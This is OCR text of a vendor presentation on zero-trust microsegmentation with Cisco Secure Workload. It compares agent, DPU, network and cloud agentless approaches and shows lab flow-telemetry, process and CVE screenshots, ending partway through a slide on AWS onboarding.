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
Harmonizing your Zero Trust Segmentation Policy



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Secure Workload Use-Cases

Microsegmentation

Behavioral detection and protection

Vulnerability detection and protection

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YAFI's Microsegmentation Journey

YAFI – Yet Another Financial Institution

- Huge financial institution looking to implement microsegmentation
- Drivers
  - DORA (Digital Operational Resilience Act)
- Business Requirements
  - All application dependencies must be mapped to reduce risk
  - Critical application must have fine-grained allow-list policy
  - Production and Legacy OSes applications allow-list policy granularity depends on application
  - Non-Production workloads policy can have a reasonable level of flexibility
  - Policy Guardrails: Production cannot talk to Non-Production, PCI out-of-scope cannot talk to PCI cardholder data workloads, Datacenter workloads cannot talk to OT environment.
- Objectives/Outcomes
  - Proactively contain lateral movement for applications
  - Reduce current attack surface

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Workload Protection Level Definition

Defining workload protection level based on persona security/trusted boundary

- Simplicity and abstraction
- Common language for different personas
- Creates consistency
- Prepares path for approach selection (agent / agentless)

Network/Firewall Engineer

Security Boundary
- Subnet Level
- VRF/Zones Level

Cloud Engineer

Security Boundary
- Subnet Level
- VPC Level

Application Owner

Security Boundary
- Application Level
- Service Level

Cloud-Native Engineer

Security Boundary
- Service/pod Level
- Namespace Level

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Approach Selection

Cisco Secure Workload


Any Infrastructure, Any location, Any Application, Anywhere

Agent

Anywhere

- Windows Desktop
- Windows Server
- IBM AIX
- Oracle Solaris/Linux
- Centos, Rocky, Alma Linux
- Ubuntu, Debian
- SUSE, RedHat
- Amazon Linux
- OpenShift/K8s

Consistent microsegmentation from on-premises to the cloud



On Premise | Public Cloud

Bare Metal Servers | Virtual Machines | Containers

Agentless

On-Prem

- Loadbalancer (ADC)
- Secure Firewall
- ACI
- NVIDIA DPU

Cloud

- Security Group (AWS)
- Network Security Group (Azure)
- GCP Firewall (GCP)
- Secure Firewall

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Host Microsegmentation – Agent

Protect the workloads – at the workload level!

Pros

- **No network re-architect**
  - Network, location and form-factor totally abstracted
- **In-depth visibility and protection**
  - Flow visibility and runtime visibility
  - Fine-grain segmentation
  - Scalability

Cons

- **Requires interaction between multiple teams**
  - Time to deploy may vary
  - Organization dependencies/resistance
  - “Yet another agent”
- **OS dependency**

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Host Microsegmentation – DPU

Protect the workloads – at the workload level!

Pros

- No network re-architect
- Less organizational dependencies
  - Doesn't require an agent on Guest OSes ☺
- Fine-grain segmentation
- Faster time to deploy
- Excellent fit for new deployments

Cons

- Who has a DPU ☺?
- Hardware compatibility
- Hardware re-architect (NICs)
- Scalability
  - Each server is required to have DPU
  - Consider power consumption
- Flow visibility only

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Network Microsegmentation – Agentless

Protect the workloads – at the network level

Pros

- Less organizational dependencies
  - Doesn't require an agent ☺
- Can leverage existing network infrastructure
- Faster time to deploy

Cons

- NOT network abstracted
  - May require network re-architect
- Network Infrastructure dependency
- Limited form-factor coverage (containers)
- Caveats and limitations
  - Flow visibility only
  - Scalability
  - Segmentation granularity

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Cloud Microsegmentation – Agentless

Protect the workloads – at the workload level

Pros

- Less organizational dependencies
  - Doesn't require an agent ☺
- "Embedded" in the network path
- Native to the cloud
- Faster time to deploy

Cons

- Cloud-provider dependency
- Limited form-factor coverage (containers)
- Caveats and limitations
  - Flow visibility only
  - Scalability
  - Segmentation granularity

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Approach Selection

Mix-and-Match depending on requirements!

Segmentation Level

- Measurable level per application/environment and persona security boundary
  - Ideal fine-grained segmentation (intra-inter subnet)
  - Acceptable fine-grained segmentation (intra-inter subnet)
  - Reasonable segmentation (inter-subnet)

Operations and Maintenance

- Persona/Owner of policies
  - Network/NetSec/Firewall team
  - Cloud team
  - Application Owner
  - Cloud-Native team
- Operationalization
  - Maintenance
  - Upgrades

Limits and Caveats

- Granularity
- Scalability
- Coverage
  - Form-factor protection
- Dependencies
  - OS
  - Network

Thought Process For Approach Selection

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Agent and Agentless Features

Host-Based Agent - Features

Protect the workloads – at the workload level!

Lightweight

- Doesn't sit on Datapath
  - Runs on host OS
  - No kernel modification
  - Single process
- Minimal resource footprint
  - CPU 3%, 256MB Ram
- Easy to install
  - Script
  - Package
  - Template/Golden Image

Configurable

- Flow Visibility
  - Detailed or Conversation
  - Process lookup/Users
- Packages/Process visibility
  - Vulnerable processes/packages
- Forensics
  - Process snapshot tree and TTP
- Enforcement
  - Enable/Disable
  - L3/L4/DNS/IP Reputation
  - Preservation of existing rules

Resilient

- Centralized upgrade
  - Automatic or manual
- Easy migration
  - On-prem to SaaS rehoming
- Protected communications
  - Secured communication with Secure Workload
  - Tampering protection
  - Telemetry buffering for network failures

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Host-Based Agent - Features

Protect the workloads – at the workload level!

Prod-Profile

Enforcement
- Enforcement
- Windows Enforcement Mode - WFP
- Preserve Rules
- Allow Broadcast
- Allow Multicast
- Allow Link Local Addresses
- CPU Quota Mode - Adjusted (3%)
- Memory Quota Limit - 512MB

Flow Visibility
- Flow Analysis Fidelity - Detailed
- Data Plane
- Auto-Upgrade
- PID/User Lookup
- Service Protection
- CPU Quota Mode - Adjusted (3%)
- Memory Quota Limit - 512MB
- Cleanup Period
- Flows Disk Quota - 512MB

Process Visibility and Forensics
- Forensics
- Process Visibility
- Package Visibility
- Meltdown Exploit Detection
- CPU Quota Mode - Adjusted (3%)
- Memory Quota Limit - 512MB

Enforcement Features

Flow Telemetry and Operability Features

Process Visibility, Vulnerability and Behavioral Features

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
Host-Based Agent Architecture

- **Detailed Mode (1x Scale)**
  - 5-tuple flows
  - Per-flow visibility and detail
    - Flow duration
    - Flow counts
    - Higher overheads
- **Conversation Mode (2x Scale)**
  - 4-tuple conversations only
  - Lower platform overheads
  - Lower agent CPU
  - Lower telemetry bandwidth
  - Higher retention

Transparent Agent to Applications



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
Host-Based Agent – Features

Oct 23 06:21:00 pm (WEST)

	Consumer	Provider
Flags	PSH ACK	PSH ACK
ICMP Type and Code		
Byte Count	68,170 (2,430,553,666 so far)	65,464 (2,455,714,336 so far)
Packet Count	523 (17,978,041 so far)	482 (18,359,072 so far)
SRTT	8.85ms	
Process	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608

Top TLS Versions contributing to the selected Flow Ob



TLS Version	TLS Cipher
TLSv1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLSv1.3	TLS_AES_256_GCM_SHA384
TLSv1	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

Consumer Domain name	Provider Domain name
TME-CSW-MSQL-1	TME-CSW-MSQL-2
i-04ea7268e4aa8c5d7.us-west-2.compute.internal	i-0aaa83dfbfa7fc300.us-west-2.compute.internal
	7fc300.us-west-2.compute.internal
	4-dmz-fs1.insbu.lab

Process Command Line	User Name	PID	Parent PID	Libraries Count	Last Exec Content Change	Last Exec Content/Attr Change
/usr/sbin/mysqld	mysql	1648	1	35	Feb 10 2022 09:17:50 pm (CET)	May 7 2022 05:48:14 pm (CEST)

CPU Usage (%)	Memory Usage (MB)	Uptime (Seconds)	Anomaly Score	Verdict Source	Verdict	Process Binary Hash
			100.00	Tetration Cloud	Benign	00f8cbc5b3a6640af5ac18d

Packages

Enter attributes... Filter

Displaying 399 of 399

Packages fetched via rpm.

Name	Version	Architecture	Publisher
NetworkManager	1.18.0-5.el7_7.1	x86_64	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
NetworkManager-config-server	1.18.0-5.el7_7.1	noarch	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
NetworkManager-libnm			
NetworkManager-team			

CVE	Package Name	Package Version	Score (V2)	Score (V3)	Severity (V2)	Base Severity (V3)	Access Vector (V2)
CVE-2021-25220	bind-export-libs	9.11.4-26.P2.el7_9.9	4	6.8	MEDIUM	MEDIUM	NETWORK
CVE-2018-14567	libxml2	2.9.1-6.el7_9.6	4.3	4.3	MEDIUM	MEDIUM	NETWORK

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Host-Based DPU - Features

Protect the workloads – at the workload level!

Transparent

- No Guest OS agent install
  - Agent installed on DPU
- Minimal/Neglectable Performance Impact
- Minimal DPU config requirements
  - DOCA SDK
  - Network interface on DPU for agent communication
- Installer script for agent

Feature-Set

- Hypervisor agnostic

  Minimal requirements
  - SR-IOV support
  - Guest OS SR-IOV virtual interface
- Baremetal support
- Flow visibility
- Enforcement

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

Host-Based DPU

High Level Architecture

Hypervisor



Baremetal



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
NVIDIA DPU Secure Workload Architecture

- SDK on DPU (DOCA)
  - Ubuntu 22.04 ARM64
- NIC virtualization based on PCIe SR-IOV (direct access)
- OpenVSwitch based hardware accelerated eSwitch in DPU
- Possible network interfaces used by Secure Workload Agent
  - OOB ethernet
  - Inband
  - Virtual FIFO to hypervisor



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Network-Based Agentless - Features

Protect the workloads – at the network level!

Visibility

- Common telemetry protocols
  - NetFlow v9
  - IPFIX
  - NSEL (Secure Firewall/ASA)
- ERSPAN
- Flow-Stitching
  - NAT
  - VIPs and SNAT

Enforcement

- Secure Firewall
- Load-Balancers
  - F5 BIG-IP
  - Citrix NetScaler
- ACI (3.9 patch 2)
  - Visibility via Agents*

Scalability

- Ingest Appliance
  - 3 connectors per appliance
  - 2 appliances in total
- Up to 135k fps per appliance
  - 45k fps per connector

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
Secure Firewall

High Level Architecture



Segmentation policies enforcement at firewall

1. Ingest telemetry information
   - NSEL via Secure Firewall connector
   - Provides End-to-End visibility
2. Policy discovery and enforcement
   - Topology awareness via FMC connector
   - Selective rule pushing
   - Secure connector if behind proxy
     - Mandatory with SaaS
3. FMC to push policies to Secure Firewalls

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Traffic Flow Stitching – Secure Firewall

Flow Search

Select time range
Jan 23 11:14pm - Jan 27 6:57am
12/25 1/1 1/8 1/15 1/22
1,982,092,950 total observations
Showing Flow Observations

Enter attributes... Filter Flows

Jan 23 11:14:00pm	h4-dmz-rdsweb1	Unknown	172.20.0.60	149.96.250.45	61374	443	TCP

Flow Details

h4-dmz-rdsweb1 - 172.20.0.60 on port 61374 ⇄ 149.96.250.45 on port 443 (HTTPS)
over TCP beginning on Jan 23 07:47:07 pm (PST) lasting for 17 hours.
Related Flow
[redacted] on port 61374 ⇄ 149.96.250.45 on port 443 (HTTPS)

Jan 23 11:14:00 pm (PST)

	Consumer	Provider
Flags	SYN PSH ACK	SYN PSH ACK
ICMP Type and Code		
Byte Count	622 (124,711 so far)	810 (162,405 so far)
Packet Count	6 (1,203 so far)	6 (1,203 so far)
SRTT	589ms	
Process	"C:\Program Files\Mozilla Firefox\firefox.exe" -first-startup	
NAT Direction	Client to Server via FW	FW to Client
Drop Reason	N/A	N/A

End-to-end visibility with nsel/netflow/ipfix stitching

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
Load-Balancers

High Level Architecture



Segmentation policies enforcement at load-balancer

- Ingest telemetry information
  - IPFIX vial F5 connector
  - Provider End-to-End Visibility
- Context/Service Discovery
  - Services
  - SNAT
  - Health-check IPs
- Policy discovery and enforcement of services
  - F5 Orchestrator

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Traffic Flow Stitching – F5

1. First leg of flow (user to front-end VIP) and SNAT to App-server

2. Second leg of flow (App-server to back-end VIP) and SNAT to DB-server

Flow Details

h4-dmz-rdshost1 - 172.20.0.71 on port 15708 ⇄ 192.168.3.5 on port 80 (HTTP)
over TCP beginning on Jan 24 02:50:44 am (PST) lasting for a minute.
Related Flow ▼
192.168.3.100 on port 51643 ⇄ 192.168.3.13 on port 8081

NAT Direction	Client to LB	LB to Client

Flow Details

192.168.3.100 on port 51643 ⇄ 192.168.3.13 on port 8081
over TCP beginning on Jan 24 02:52:03 am (PST) lasting for a minute.
Related Flow ▼
172.20.0.71 on port 15708 ⇄ 192.168.3.5 on port 80 (HTTP)

Jan 24 02:53:00 am (PST)

	Consumer	Provider
NAT Direction	LB to Server	Server to LB

Flow Details

192.168.3.13 on port 50036 ⇄ 192.168.3.50 on port 3306 (MySQL)
over TCP beginning on Jan 24 02:52:30 am (PST) lasting for 91 milliseconds.
Related Flow ▼
192.168.3.100 on port 3578 ⇄ 192.168.3.15 on port 3306 (MySQL)

Jan 24 02:53:00 am (PST)

	Consumer	Provider
NAT Direction	Client to LB	LB to Client

Flow Details

192.168.3.100 on port 3578 ⇄ 192.168.3.15 on port 3306 (MySQL)
over TCP beginning on Jan 24 02:52:30 am (PST) lasting for 91 milliseconds.
Related Flow ▼
192.168.3.13 on port 50036 ⇄ 192.168.3.50 on port 3306 (MySQL)

Jan 24 02:53:00 am (PST)

	Consumer	Provider
NAT Direction	LB to Server	Server to LB

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Cloud Service Provider Agentless – Features

Protect the workloads – at the workload level!

AWS

- **Onboarding**
  - Support for API keys and IAM assume role
